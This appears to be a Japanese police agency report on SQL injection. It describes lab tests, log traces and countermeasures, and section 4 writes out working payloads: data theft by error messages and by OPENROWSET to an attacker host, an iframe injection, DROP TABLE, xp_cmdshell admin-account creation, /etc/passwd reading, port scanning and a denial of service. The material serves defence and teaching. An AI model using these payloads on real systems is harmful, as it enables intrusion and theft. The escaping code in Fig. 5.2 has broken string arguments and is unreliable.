

## SQL Injection攻撃の脅威と対策について

### 1 はじめに

平成17年3月、旅行会社のサーバコンピュータに約19万回にわたりSQL Injectionによる攻撃を繰り返し、同社が管理する会員の氏名、住所、会員ID、パスワード等の個人情報約16万件を不正に入手した者が、同年6月、不正アクセス禁止法違反で検挙された。

最近、この事件をはじめとして、SQL Injectionの攻撃による被害事案の報道が盛んに行われるようになり、多くのセキュリティベンダや団体が注意喚起を実施し、セキュリティ対策を啓発している。それにもかかわらず、SQL Injectionによる攻撃の被害が今も多く発生し、問題となっている。

そこで、警察庁では、SQL Injectionによる攻撃を検証すると共に、その被害の範囲と痕跡を調査した。重要インフラ事業者等のシステム管理者やネットワーク管理者が、SQL Injectionによる攻撃の脅威を理解し、被害の未然防止対策を実施する上での一助となれば幸いである。

### 2 SQL Injectionの概要

SQL Injectionとは、HTTPリクエストのパラメータにシングルクォーテーション「'」やセミコロン「;」といった特殊文字とSQL文を混入することで、データベースを不正に操作する攻撃、又はその攻撃を可能とするぜい弱性をそのものを言い、「ダイレクトSQLコマンド・インジェクション」とも呼ばれる。

昨今、Microsoft SQL Server、Oracle Database、IBM DB2、MySQL、PostgreSQL等のデータベースサーバソフトウェアやVBScript、Java、PHP、Perl、Ruby等のプログラミング言語が存在するが、データベースサーバソフトウェアやプログラミング言語の種類を問わず、WebアプリケーションにはSQL Injectionのぜい弱性が存在する可能性があると考えられる。

攻撃者が不正なSQL文を挿入しようとする箇所は、次のようなものが考えられる。

- ・inputフィールド
- ・URLパラメータ
- ・hiddenフィールド

攻撃者は、これらの箇所に不正なSQL文を挿入することにより、データの窃取・改ざん・破壊や認証の回避だけでなく、オペレーティングシステム（OS）への攻撃や内部ネットワークへの攻撃も可能とってしまう。（図2.1）




図2.1 SQL Injectionの概略

### 3 検証

#### (1) 検証環境

検証環境には、OS、Webアプリケーションサーバソフトウェア、プログラミング言語、データベースサーバソフトウェアがそれぞれ異なった3つの攻撃対象サイトを構築し、それぞれの攻撃対象サイトにSQL Injectionのぜい弱性を持った検証用Webアプリケーションを配置した。

なお、データベースサーバソフトウェアは、国内シェアを基に、被害件数の多いMicrosoft SQL Server、オープンソースとして広く使われているMySQL、企業利用度が高いOracle Databaseを選定した。

#### ア 検証環境1

Microsoft SQL Serverを用いた検証環境1のネットワーク構成を図3.1、システム構成を表3.1にそれぞれ示す。攻撃対象サイトのルータでは、Webアプリケーションサーバとデータベースサーバ間の通信のみ許可している。つまり、データベースサーバ、Webサーバ間は閉じたネットワークを形成している。検証用WebアプリケーションはVBScriptで作成した。




図3.1 検証環境1のネットワーク構成

表3.1 検証環境1のシステム構成

攻撃ホスト	Windows2000 Server SP4 IIS 5.1 Microsoft SQL Server 2000 SP4 Internet Explorer 6
Webアプリケーションサーバ	Windows2000 Server SP4 IIS 5.1 VBScript
データベースサーバ	Windows2000 Server SP4 Microsoft SQL Server 2000 SP4
Webサーバ	Windows2000 Server SP4 IIS 5.1

#### イ 検証環境2

MySQLを用いた検証環境2のネットワーク構成を図3.2、システム構成を表3.2にそれぞれ示す。検証用WebアプリケーションはPHPで作成した。




図3.2 検証環境2のネットワーク構成

表3.2 検証環境2のシステム構成

攻撃ホスト	Windows2000 Server SP4 Internet Explorer 6
Webアプリケーションサーバ	Linux (Fedora Core 4) Apache HTTP Server 1.3.34 PHP 5.0.4
データベースサーバ	Linux (Fedora Core 4) MySQL 4.1.15

### ウ 検証環境3

Oracle Databaseを用いた検証環境3のネットワーク構成を図3.3、システム構成を表3.3にそれぞれ示す。検証用WebアプリケーションはJavaで作成した。




図3.3 検証環境3のネットワーク構成

表3.3 検証環境3のシステム構成

攻撃ホスト	Windows2000 Server SP4 Internet Explorer 6
Webアプリケーションサーバ	Solaris 9 (SPARC) Apache Tomcat 4.1.31 Java 1.4.0
データベースサーバ	Solaris 9 (SPARC) Oracle Database 10g Release 1

### (2) 検証方法

それぞれの検証環境において、攻撃ホストのWebブラウザを使用して攻撃対象のWeb

アプリケーションに対し、様々なSQL Injectionによる攻撃を行い、次の項目について調査した。(図3.4)

- WebアプリケーションサーバからのHTTPの応答
- 各サーバのアクセスログ、エラーログ
- データベースに格納されたデータ
- データベースサーバからのアウトバウンドパケット
- 各サーバ上の蔵置、改ざんされたファイル




図3.4 検証方法

### (3) 検証結果

#### ア 被害の範囲

SQL Injectionの攻撃により認証回避、データベースの構造情報の窃取、データの窃取・改ざん・破壊、ファイル蔵置やファイル窃取等のOSに対する攻撃、ネットワーク情報の窃取やポートスキャン、DoS攻撃等の内部ネットワークに対する攻撃が可能となった。

さらに今回の検証における攻撃は、全ての検証環境において成功し、SQL Injectionのぜい弱性は特定の環境下で存在するものではなく、OS、Webアプリケーションサーバソフトウェア、プログラミング言語、データベースサーバソフトウェアの種類を問わず、存在することが確認できた。

#### イ 痕跡

攻撃を受けたWebアプリケーションのアクセスログやデータベースのログ等に残された痕跡を調査した。

Webアプリケーションのアクセスログには、表3.4に示すように記録される情報と記録されない情報があることが判明した。

表3.4 Webアプリケーション別の痕跡の有無

	IIS	Apache	Tomcat
攻撃日時、接続元	有	有	無
挿入されたSQL文 (GETメソッド)	有	有	無
挿入されたSQL文 (POSTメソッド)	無	無	無
データベースエラー	有	無	無

IISやApache HTTP Serverにおいては、GETメソッドを利用した攻撃の場合は、挿入されたSQL文が記録されるが、POSTメソッドを利用した攻撃の場合は、記録されない（図3.5、図3.6）。

IISにおいては、GETメソッド、POSTメソッドにかかわらず、データベースのエラーが記録されるという特徴がある。（図3.7、図3.8）

Tomcatにおいては、すべての痕跡が残らなかったが、Apache HTTP Serverと連携させることにより、攻撃を受けた日時や接続元等が残る可能性がある。

また、データベースのログや各サーバのOSのシステムログには、痕跡は残らなかった。

```
10.1.1.11 -- [27/Feb/2006:23:11:37 +0900] "GET /
inspect/query.php?code= +UNION+SELECT+
HTTP/1.1"
200 297
```

図3.5 GETメソッドにより挿入されたSQL文（Apache）

```
10.1.1.11 -- [17/Feb/2006:17:54:36 +0900] "POST
/inspect/logincheck.php HTTP/1.1" 200 95
```

図3.6 POSTメソッドにより挿入されたSQL文（Apache）

```
2006-02-20 11:35:29 10.1.1.11 - 172.16.1.11 80 GE
T /inspect/query.asp code: SELECT+TOP+1+
cast
(途中省略)
SQL_Server_Driver][SQL_Server]構文エラー。varchar
_値_y_daira:goodjob: :洋:新宿区 -13-1
5-1201:03-~2572:yodaira@ '_から_int
_データ型に変換できませんでした。 500 Mozilla/4.0
+(compatible;+MSIE+6.0;+Windows+NT+5.0;+.NET+CLR+
1.1.4322)
```

図3.7 GETメソッドでのデータベースのエラー（IIS）

```
2006-02-20 10:00:31 10.1.1.11 - 172.16.1.11 80 PO
ST /inspect/logincheck.asp |17|80040e14|[Microsof
t][ODBC_SQL_Server_Driver][SQL_Server]列名'_id'_
は無効です。 500 Mozilla/4.0+(compatible;+MSIE+6.
0;+Windows+NT+5.0;+.NET+CLR+1.1.4322)
```

図3.8 POSTメソッドでのデータベースのエラー（IIS）

## 4 攻撃手法

検証で実施した攻撃手法の例を幾つか挙げ説明する。以降で示すSQL文は、攻撃のために挿入したSQL文ではなく、Webアプリケーションからデータベースに送られた後、データベースにおいて実行されたSQL文である。

### (1) 情報収集

#### ア ぜい弱性の有無の調査

Webアプリケーションの入力フィールドにシングルクォーテーション「'」を入力

し、送信すると、図4.1に示すSQL文がデータベースで実行され、SQL文の構文エラーが発生する。データベースでのエラーメッセージがそのままブラウザに出力されるかどうかによって、SQL Injectionのぜい弱性の有無を確認できる。

```
SELECT * FROM regist WHERE userid='''
```

図4.1 ぜい弱性の有無の調査に使用するSQL文

さらに、ブラウザに出力されたエラーの内容から、攻撃対象サイトで使用しているWebアプリケーションサーバソフトウェア、データベースサーバソフトウェア、プログラミング言語を推測できる。

例えば、図4.2に示すようなエラーメッセージがブラウザに出力された場合、攻撃対象サイトではOSにWindows、WebアプリケーションサーバソフトウェアにIIS、データベースサーバソフトウェアにMicrosoft SQL Server、プログラミング言語にVBScriptを使用していることが分かる。

```
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)  
[Microsoft][ODBC SQL Server Driver][SQL Server]文字列 " and  
password=" の前で引用符が閉じていません。  
/inspect/logincheck.asp, line 17
```

図4.2 シングルクォーテーションによるエラー1

図4.3に示すようなエラーメッセージがブラウザに出力された場合、攻撃対象サイトではデータベースサーバソフトウェアにMySQL、プログラミング言語にPHPを使用していることが分かる。

```
Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource  
in /var/www/html/inspect/logincheck.php on line 24
```

図4.3 シングルクォーテーションによるエラー2

また、図4.4に示すようなエラーメッセージがブラウザに出力された場合、攻撃対象サイトではWebアプリケーションサーバソフトウェアにTomcat、データベースサーバソフトウェアにOracle、プログラミング言語にJavaを使用していることが分かる。

```
java.sql.SQLException: ORA-01756: 引用符付き文字列が正しく終了していません  
at oracle.jdbc.driver.DatabaseError.throwSQLException(DatabaseError.java:112) at oracle.jdbc.driver.T4CPreparedStatement.processError(T4CPreparedStatement.java:331) at oracle.jdbc.driver.T4CPreparedStatement.processError(T4CPreparedStatement.java:288) at oracle.jdbc.driver.T4C80all.receive(T4C80all.java:743) at oracle.jdbc.driver.T4CStatement.doOall8(T4CStatement.java:207) at oracle.jdbc.driver.T4CStatement.executeForDescribe(T4CStatement.java:790) at oracle.jdbc.driver.OracleStatement.executeMaybeDescribe(OracleStatement.java:1039) at oracle.jdbc.driver.T4CStatement.executeMaybeDescribe(T4CStatement.java:830) at oracle.jdbc.driver.OracleStatement.doExecuteWithTimeout(OracleStatement.java:1132) at oracle.jdbc.driver.OracleStatement.executeQuery(OracleStatement.java:1272) at SearchServlet.doGet(SearchServlet.java:29) at javax.servlet.http.HttpServlet.service(HttpServlet.java:696) at javax.servlet.http.HttpServlet.service(HttpServlet.java:809) at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:200) at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:146) at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:209) at
```

図4.4 シングルクォーテーションによるエラー3

## イ データベースの構造情報の収集

データ型変換句やGROUP BY句を挿入して、SQL文の構文エラーをブラウザに出力させ、エラーメッセージの内容からWebアプリケーションが使用しているデータベースのテーブルの構造を得ることができる。

図4.5に示すSQL文が実行された場合、ブラウザにエラーメッセージが出力される。(図4.6)

```
SELECT * FROM regist WHERE userid='' GROUP BY use  
rid HAVING 1=1
```

図4.5 テーブルの構造を得るSQL文

```
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)  
[Microsoft][ODBC SQL Server Driver][SQL Server]列 'regist.password' は  
集計関数または GROUP BY句に含まれていないので、選択リスト内では無  
効です。
```

図4.6 テーブルの構造の収集

エラーメッセージの内容からWebアプリケーションが使用しているデータベースのテーブル名はregistでその中にuserid、passwordというカラムが存在することが推測される。

#### ウ システムテーブルからの情報収集

システムテーブルには、データベースの構造やユーザ情報が多く含まれている。そのため、攻撃者はデータベースのシステムテーブルから情報を収集しようとすると考えられる。

検証に使用したデータベースサーバソフトウェアのシステムテーブルの一部を表4.1に示す。

表4.1 システムテーブル

ソフトウェア名	システムテーブル
Microsoft SQL Server	sysobject syscolumns systypes sysdatabases
MySQL	mysql.user mysql.host mysql.db
Oracle Database	SYS.USER_OBJECTS SYS.TAB SYS.USER_TABLES SYS.USER_VIEWS SYS.ALL_TABLES SYS.USER_TAB_COLUMNS SYS.USER_CATALOG

例えば、図4.7に示すSQL文が実行された場合、ASCIIエンコードされたMySQLのユーザが出力される。(図4.8)

```
SELECT * FROM product WHERE code=' ' UNION SELECT
0, hex(concat(User,":",Host)), 1, 1, 1, 1, 1 FROM
mysql.user
```

図4.7 システムテーブルから情報収集を行うSQL文

0	6D7973716C3A25	1	1
0	616E67656C3A6C6F63616C686F7374	1	1
0	726F6F743A6C6F63616C686F7374	1	1
0	726F6F743A6C6F63616C686F73742E6C6F63616C646F6D61696E	1	1

図4.8 MySQLのユーザの出力

それぞれをASCII文字に変換して可読化することで、次のMySQLのユーザが存在することが分かる。

- mysql:%
- angel:localhost
- root:localhost
- root:localhost.localdomain

## (2) データの窃取

### ア エラーメッセージを利用したデータの窃取

SQL文のデータ型変換エラーを生じさせることにより、テーブル中のデータを含むエラーメッセージをブラウザに出力させることでデータを窃取することができる。

図4.9に示すSQL文が実行されると、registテーブルに格納されている個人情報がブラウザに出力される。(図4.10)

```
SELECT * FROM regist WHERE userid=' ' OR (SELECT TOP 1 cast(userid+' ':'password+' ':'lastname+' ':'firstname+' ':'address+' ':'tel+' ':'email as varchar(8000)) FROM (SELECT TOP 1 userid,password,lastname,firstname,address,tel,email FROM regist WHERE 1=1 ORDER BY userid)T ORDER BY userid desc)>0
```

図4.9 個人情報を窃取するSQL文1

```
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)
[Microsoft][ODBC SQL Server Driver][SQL Server]構文エラー。varchar 値
'hseto:hseto:佐 裕 東村山市 -30:042- -
0771:hiromin@ -から int データ型に変換できませんでした。
```

図4.10 エラーメッセージを利用した個人情報の窃取1

さらに図4.11に示すように、サブクエリで選択するレコード数を1つずつ増やしていくことにより、次々に個人情報をブラウザに出力させ、テーブル内の全ての個人情報を窃取することができる。(図4.12)

```
SELECT * FROM regist WHERE userid='' OR (SELECT TOP 1 cast(userid+':'+password+':'+lastname+':'+firstname+':'+address+':'+tel+':'+email as varchar(8000)) FROM (SELECT TOP 2 userid,password,lastname,firstname,address,tel,email FROM regist WHERE l=1 ORDER BY userid)T ORDER BY userid desc)>0
```

図4.11 個人情報を窃取するSQL文2

```
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)
[Microsoft][ODBC SQL Server Driver][SQL Server]構文エラー。varchar 値
'hyamamoto:yamayama:山 広 板橋区 ~3:03- ~
3250:yamahiro@ ~から int データ型に変換できませんでした。
```

図4.12 エラーメッセージを利用した個人情報の窃取2

## イ 組込関数によるデータの窃取

Microsoft SQL Serverの関数であるOPENROWSETは、OLEDBによって提供されているデータベースに接続する際に使用され、ローカルのMicrosoft SQL ServerをリモートのMicrosoft SQL Serverへ接続し、格納されているデータを転送することができる。

OPENROWSETは図4.13に示すような構文を持つ。

```
OPENROWSET( 'プロバイダ名', { 'データソース'; 'ユーザID'; 'パスワード' | '接続文字列' } { [カタログ.] [スキーマ.] オブジェクト名 | 'クエリ' })
```

図4.13 OPENROWSETの構文

また、図4.14に示すように接続文字列にTCP/IP ソケット Net-Library (DBMSSOcn) を使用して、接続先のIPアドレスとポート番号を指定することもできる。

```
OPENROWSET( 'SQLOLEDB', ' uid=ユーザID;pwd=パスワード;Network=DBMSSOcn;Address=IPアドレス,ポート; ', クエリ )
```

図4.14 TCP/IPソケットを使用するOPENROWSETの構文

これを利用して、攻撃対象サイトのデータベースから攻撃ホストにあらかじめ準備したデータベースへ情報を転送することが可能である。図4.15に示すSQL文が実行された場合、攻撃対象サイトのデータベースサーバから攻撃ホストへの接続が行われ、問い合わせ結果を転送させることができる。攻撃ホストのMicrosoft SQL Serverのサービスを一般的にファイアウォールで通信が許可されているTCP80番ポートで起動しておくことにより、攻撃対象サイトのファイアウォールを通過させることができる。(図4.16)

```
INSERT INTO OPENROWSET( 'SQLOLEDB', ' uid=攻撃ホストのデータベース接続ユーザID;pwd=攻撃ホストのデータベース接続パスワード;Network=DBMSSOcn;Address=攻撃ホストIPアドレス,80;' , ' SELECT * FROM hacked_table' )SELECT * FROM target_table
```

図4.15 ファイアウォールを通過させるSQL文




図4.16 OPENROWSETを悪用したデータの窃取

図4.17に示すSQL文が実行されると、攻撃対象サイトのデータベースのregistテーブルから事前に攻撃者が攻撃ホストのデータベースに準備したテーブルであるmydb.dbo.hacked\_registへ全てのデータを転送し、個人情報を窃取することができる。

```
INSERT INTO OPENROWSET('SQLOLEDB', 'uid=sa;pwd=crack123;Network=DBMSSOCN;Address=10.1.1.11,80;', 'SELECT * FROM mydb..hacked_regist') SELECT * FROM inspect.dbo.regist
```

図4.17 OPENROWSETによってデータを窃取するSQL文

攻撃ホストのデータベースを確認すると、データが転送されていることが確認できる。(図4.18)

userid	password	lastname	firstname	kanasei	kanamei	sex	zip	address	te
1	hsato	佐藤	サトウ	2	189-			茅村山	04
2	hyamamoto	山本	ヤマモト	1	175-			板橋区	03
3	knippsita	宮下	ミヤシタ	1	236-			横浜市中区	2-20-2-1304 04
4	knitta	新田	ニッタ	1	261-			千葉市	1-3 04
5	mfukuyama	福山	フクヤマ	1	189-			西東京	60 04
6	mmizueuchi	水口	ミズグチ	2	177-			練馬区	1302 03

図4.18 OPENROWSETによるデータの窃取

### (3) データの改ざん

図4.19に示すSQL文が実行されると、別のサイトへリンクしたIFRAMEタグを埋め込んだデータが追加される。

```
INSERT INTO product VALUES (999, 'bomb<IFRAME SRC="http://10.1.1.11/script/bomb.html" WIDTH="0" HEIGHT="0"></IFRAME>', 1, 1, 1, 1)
```

図4.19 IFRAMEタグを埋め込むSQL文

追加されたデータをブラウザに表示すると、図4.20に示すように別のサイトに自動的に接続され、そのサイト上に置かれたスクリプトが実行される。




図4.20 データの改ざんによる別のサイトへの接続

#### (4) データの破壊

図4.21に示すSQL文が実行されると、個人情報格納されたregistテーブルが削除される。

```
DROP TABLE regist
```

図4.21 データの破壊

#### (5) OSに対する攻撃

##### ア 管理者ユーザの作成

図4.22に示すSQL文が実行されると、crackerという管理者権限を持ったユーザが作成される。(図4.23)

```
exec master..xp_cmdshell 'net user cracker pass /
add'

exec master..xp_cmdshell 'net localgroup Administrators cracker /add'
```

図4.22 管理者ユーザを作成するSQL文




図4.23 管理者ユーザを作成した結果

##### イ OS上のファイルの窃取

図4.24に示すSQL文が実行されることにより、OS上のファイル「/etc/passwd」の内容をブラウザに出力し、システムユーザの情報を窃取することができる。(図4.25)

```
SELECT * FROM product WHERE code=' ' UNION SELECT
0, load_file('/etc/passwd'), 1, 1, 1, 1, 1
```

図4.24 OS上のファイルを窃取するSQL文

code	name	class
0	root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc:/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin dbus:x:81:81:system message bus:/:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin rpm:x:37:37:/:/var/lib/rpm:/sbin/nologin haldaemon:x:68:68:HAL daemon:/:/sbin/nologin pcap:x:77:77:/:/var/arpwatch:/sbin/nologin nscd:x:28:28:NSCD Daemons:/sbin/nologin named:x:25:25:Name Daemon:/var/named:/sbin/nologin	1

図4.25 OS上のファイルをブラウザに出力した結果

(6) 内部ネットワークに対する攻撃  
ア ポートスキャン

OPENROWSET関数を使用して、内部ネットワークに存在するサーバの指定したポートに接続を試み、結果からポートが開いているかどうかを調べることができる。これをポート番号を変えながら連続して行うことで、攻撃対象サイトのデータベースサーバを介して、内部ネットワークに存在するホストに対し、ポートスキャンを行うことができる。(図4.26)




図4.26 内部ネットワークへのポートスキャン

図4.27に示すSQL文が実行されると、データベースサーバが内部ネットワークのWebサーバ (192.168.1.91) のTCP21番ポートに接続を試みる。その結果、図4.28に示すようなエラーメッセージがブラウザに出力される。

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'uid=sa;pwd=hoge;Network=DBMSSOCN;Address=192.168.1.91,21;time out=5', 'SELECT * FROM table')
```

図4.27 ポートスキャンを実行するSQL文1

```
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server][DBNETLIB]
[ConnectionOpen (Connect())]SQL Server が存在しないが、アクセスが拒否されました。
```

図4.28 閉じているポートのエラーメッセージ

エラーメッセージの内容からTCP21番ポートは閉じられていることが分かる。

さらに、図4.29に示すSQL文が実行されると、データベースサーバが内部ネットワークのWebサーバ（192.168.1.91）のTCP80番ポートに接続を試みる。その結果、図4.30に示すようなエラーメッセージがブラウザに出力される。

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'uid=sa;pwd=hoge;Network=DBMSSOCN;Address=192.168.1.91,80;time out=5', 'SELECT * FROM table')
```

図4.29 ポートスキャンを実行するSQL文2

```
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)  
[Microsoft][ODBC SQL Server Driver][SQL Server][DBNETLIB]  
[ConnectionOpen (PreLoginHandshake()]-一般的なネットワークエラーで  
す。ネットワークのマニュアルを調べてください。
```

図4.30 開いているポートのエラーメッセージ

エラーメッセージの内容からTCP80番ポートは開いていることが分かる。

## イ DoS攻撃

MySQL標準の関数であるBENCHMARK関数は、指定された式を指定された回数だけ繰り返し実行することにより、処理速度を計測し、サーバの処理能力を調査するために使用されている。

しかし、この関数を悪用して、攻撃対象サイトのデータベースサーバに過剰な負荷を掛け、サービスを低下させる。若しくは、サービスを不能にさせることができる。

図4.31に示すSQL文が実行された結果、データベースサーバのCPU使用率は最大99.7%となり、レスポンスが低下した。よって、SQL文を実行する回数を増加させて、繰り返しを行うことにより、攻撃対象サイトのデータベースサーバに過剰な負荷を掛けることができる。

```
SELECT * FROM product WHERE code='' UNION SELECT  
0, benchmark(500000, sha1('test')), 1, 1, 1, 1, 1
```

図4.31 BENCHMARK関数を悪用するSQL文

## 5 対策

### (1) 対策の概要

SQL Injectionのぜい弱性は、Webアプリケーションのコーディングの不備が原因として大きい。セキュア・プログラミングを軸にアプリケーション、データベース、ネットワークの各レイヤで総合的な対策を講じることが重要となる。（図5.1）

次節より、各レイヤでの対策について解説する。




図5.1 セキュリティレイヤモデル

(2) アプリケーションレイヤでの対策

ア プログラミングでの対策

(7) 入力値チェックとエスケープ処理

入力値が各パラメータの想定しているパターンに合致するかをチェックし、合致しない場合はエラー処理を行う。

また、SQL文を構成する全ての変数や演算結果に対して、SQLで特殊文字として定義されている文字をエスケープ処理する。

代表的なエスケープ処理はWebプログラミング言語の文字列置換関数を使用して、特殊文字として認識できない文字列に変換することである。(図5.2)

```

■ VBScriptの場合
userid = Replace(userid, """, """)

■ PHPの場合
$userid = str_replace("", "", $userid);

■ Javaの場合
userid = substitute(userid, "", "");
    
```

図5.2 文字列置換関数

表5.1にANSI（米国規格協会）やISO（国際標準化機構）によって規格化され、多くのデータベースが準拠しているSQL92の特殊文字を挙げる。

表5.1 SQL92の特殊文字

空白 ( )	文字列やコマンドの区切り
" ' ,	文字列の区切り
-	負の数
.	フィールドの指定
& + /	演算子
:	変数の設定
;	コマンドの区切り
< = >	比較演算子
% ? * _	ワイルドカード

ただし、SQL文の文脈とパラメータの挿入位置によりエスケープ処理が必要な特殊文字が変わってくる場合や、各データベースサーバソフトウェアが独自に拡張

している特殊文字が存在する場合もあるため、コーディング基準を設けたり、フレームワークを利用するなどの対応が必要である。

#### (イ) 準備済みSQL文の使用

基となるSQL文とユーザから入力されたデータとを連結させて最終的なSQL文を生成し、実行するのではなく、準備済みSQL文（プレースホルダ、バインドメカニズムとも呼ばれる。）を使用する。

